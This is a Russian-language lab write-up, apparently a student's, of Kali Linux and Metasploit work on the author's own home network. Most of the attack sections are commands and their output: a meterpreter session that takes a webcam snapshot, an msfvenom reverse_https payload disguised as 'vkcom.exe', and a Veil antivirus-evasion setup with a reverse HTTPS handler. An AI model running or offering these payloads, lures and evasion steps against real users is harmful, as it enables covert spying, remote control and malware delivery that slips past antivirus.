

Generate

Рхост, лпорт и снова магия. Уставшее лицо прилагается (23, 24 – переоделся и уже вечер):

```
root@pnknv: ~  
File Actions Edit View Help  
(pnknv@pnknv)-[~]  
$ sudo -i  
[sudo] password for pnknv:  
(Message from Kali developers)  
We have kept /usr/bin/python pointing to Python 2 for backwards  
compatibility. Learn how to change this and avoid this message:  
⇒ https://www.kali.org/docs/general-use/python3-transition/  
(Run "touch ~/.hushlogin" to hide this message)  
(root@pnknv)-[~]  
# msfconsole  
  
Metasploit Park, System Security Interface  
Version 4.0.5, Alpha E  
Ready ...  
> access security  
access: PERMISSION DENIED.  
> access security grid  
access: PERMISSION DENIED.  
> access main security grid  
access: PERMISSION DENIED...and ...  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
YOU DIDN'T SAY THE MAGIC WORD!  
  
+ -- ==[ metasploit v6.0.26-dev ]  
+ -- ==[ 2092 exploits - 1125 auxiliary - 355 post ]  
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 7 evasion ]  
  
Metasploit tip: You can use help to view all  
available commands  
  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp  
payload ⇒ windows/x64/meterpreter/bind_tcp  
msf6 exploit(multi/handler) > set rhost 192.168.0.2  
rhost ⇒ 192.168.0.2  
msf6 exploit(multi/handler) > set lport 4444  
lport ⇒ 4444  
msf6 exploit(multi/handler) > exploit  
  
[*] Started bind TCP handler against 192.168.0.2:4444  
[*] Sending stage (200262 bytes) to 192.168.0.2  
[*] Meterpreter session 1 opened (0.0.0.0:0 → 192.168.0.2:4444) at 2021-02-01 20:35:40 +1000  
  
meterpreter > webcam_snap  
[*] Starting ...  
[*] Got frame  
[*] Stopped  
Webcam shot saved to: /root/pwsBDKPL.jpeg  
  
(gio open:4822): GLib-GIO-CRITICAL **: 20:38:00.441: g_dbus_connection_flush: assertion 'G_IS_DBUS_CONNECTION (con  
nection)' failed  
meterpreter > XPCOMGlueLoad error for file /usr/lib/firefox-esr/libmozgtk.so:  
/opt/metasploit/common/lib/libz.so.1: version 'ZLIB_1.2.9' not found (required by /lib/x86_64-linux-gnu/libpng16.s  
o.16)  
Couldn't load XPCOM.  
  
meterpreter > |
```



Кстати, все это не видится антивирусами и интересно зашифровано (рисунки 25, 26)



4. Защищенное соединение

Создавал при помощи reverse_https вручную через консоль (27):

```
(pnknv@pnknv)-[~]
$ sudo -i
[sudo] password for pnknv:
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run "touch ~/.hushlogin" to hide this message)
(root@pnknv)-[~]
# msfvenom -p windows/meterpreter/reverse_https -f exe LHOST=192.168.0.5 LPORT=4443 > vkcom.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 517 bytes
Final size of exe file: 73802 bytes

(root@pnknv)-[~]
# cd

(root@pnknv)-[~]
# ls
IFcaUUBz.jpeg vkcom.exe

(root@pnknv)-[~]
# mv vkcom.exe /home
```

лхост, лпорт, скинул, открыл, дефендер выключен

все работает - cat aaa.txt > я устал (то содержимое, которое я вставил в винде на C) (рисунок 28)

```
meterpreter > cmd
[-] Unknown command: cmd.
meterpreter > ls
Listing: D:\kalicommon

Mode                Size           Type             Last modified      Name
-----
100666/rw-rw-rw-    204571447     fil             2021-02-01 14:41:34 +1000 metasploit-latest-linux
100777/rwxrwxrwx      7168         fil             2021-02-01 20:35:00 +1000 python37.exe
100777/rwxrwxrwx     73802        fil             2021-02-01 21:08:02 +1000 vkcom.exe

meterpreter > pwd
D:\kalicommon
meterpreter > cd c:\windows
meterpreter > pwd
C:\windows
meterpreter > cd ..
meterpreter > dir
[-] Error running command dir: NoMethodError undefined method `[]' for nil:NilClass
meterpreter > pwd
C:\
meterpreter > dir
[-] Error running command dir: NoMethodError undefined method `[]' for nil:NilClass
meterpreter > cat aaa.txt
я усталmeterpreter >
```

5. Далее следует GIT

Выбрал Veil репозиторий - 30 создателей, 600 форков и 2500 рейтинг, нихуйски (рисунок 29, 30)

Veil

Veil 3.1.X (Check version info in Veil at runtime)

antivirus

evasion

veil

Python

GPL-3.0

643

2,484

8

6

Updated 7 days ago

```
(root@pnknv)~# sudo apt-get -y install git
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  git-man
Suggested packages:
  git-daemon-run | git-daemon-sysvinit git-doc git-el git-email git-gui gitk gitweb git-cvs git-mediawiki
  git-svn
The following packages will be upgraded:
  git git-man
2 upgraded, 0 newly installed, 0 to remove and 1088 not upgraded.
Need to get 7,182 kB of archives.
After this operation, 11.5 MB disk space will be freed.
Get:1 http://mirror-1.truenetwork.ru/kali kali-rolling/main amd64 git amd64 1:2.29.2-1 [5,373 kB]
Get:2 http://mirror-1.truenetwork.ru/kali kali-rolling/main amd64 git-man all 1:2.29.2-1 [1,809 kB]
Fetched 7,182 kB in 4s (1,961 kB/s)
(Reading database ... 261615 files and directories currently installed.)
Preparing to unpack .../git_1%3a2.29.2-1_amd64.deb ...
Unpacking git (1:2.29.2-1) over (1:2.28.0-1) ...
Preparing to unpack .../git-man_1%3a2.29.2-1_all.deb ...
Unpacking git-man (1:2.29.2-1) over (1:2.28.0-1) ...
Setting up git-man (1:2.29.2-1) ...
Setting up git (1:2.29.2-1) ...
Processing triggers for man-db (2.9.3-2) ...
Processing triggers for kali-menu (2020.4.0) ...

(root@pnknv)~# git clone https://github.com/Veil-Framework/Veil.git
Cloning into 'Veil' ...
remote: Enumerating objects: 51, done.
remote: Counting objects: 100% (51/51), done.
remote: Compressing objects: 100% (46/46), done.
remote: Total 2205 (delta 15), reused 21 (delta 5), pack-reused 2154
Receiving objects: 100% (2205/2205), 709.52 KiB | 1024.00 KiB/s, done.
Resolving deltas: 100% (1239/1239), done.

(root@pnknv)~# cd Veil/

(root@pnknv)~/Veil# ./config/setup.sh --force --silent

=====
Veil (Setup Script) | [Updated]: 2018-05-08
=====

[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

os = kali
osversion = 2020.4
osmajversion = 2020
arch = x86_64
trueuser = pnknv
userprimarygroup = pnknv
userhomedir = /home/pnknv
rootdir = /root/Veil
veildir = /var/lib/veil
outputdir = /var/lib/veil/output
dependenciesdir = /var/lib/veil/setup-dependencies
winedir = /var/lib/veil/wine
```

Создается 4 файла, один из них запускаем в мсфвеном (kkk.rc), другие 3 закидываем в папку питона и запускаем ранми.бат. Он создает 5 файл, ехешник, запускаем его, получаем реверс шел.

Процесс на картинках (31, 32).


```
root@pnknv: /var/lib/veil/output/handlers
File Actions Edit View Help

(root@pnknv)-[/] -shot Screenshot python37.exe Screenshot
# cd /var/lib/veil/output/handlers 2021-02-01

(root@pnknv)-[/var/lib/veil/output/handlers]
# ls
kkk.rc

(root@pnknv)-[/var/lib/veil/output/handlers] -shot Screenshot
# msfconsole -r kkk.rc 01- 2021-02-01

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

Firefox ESR Screenshot Screenshot Screenshot
2021-02-01 2021-02-01 2021-02-01

Screenshot Screenshot Screenshot pwsBDKPL-
2021-02-01 2021-02-01 2021-02-01 peg

Screenshot Screenshot Screenshot
2021-02-01 2021-02-01 2021-02-01

Screenshot Screenshot Screenshot
2021-02-01 2021-02-01 2021-02-01

https://metasploit.com

+ -- ==[ metasploit v6.0.26-dev ]
+ -- ==[ 2092 exploits - 1125 auxiliary - 355 post ]
+ -- ==[ 596 payloads - 45 encoders - 10 nops ]
+ -- ==[ 7 evasion ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

[*] Processing kkk.rc for ERB directives.
resource (kkk.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (kkk.rc)> set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
resource (kkk.rc)> set LHOST 192.168.0.5
LHOST => 192.168.0.5
resource (kkk.rc)> set LPORT 4444
LPORT => 4444
resource (kkk.rc)> set ExitOnSession false
ExitOnSession => false
resource (kkk.rc)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.0.5:4444
msf6 exploit(multi/handler) >
```

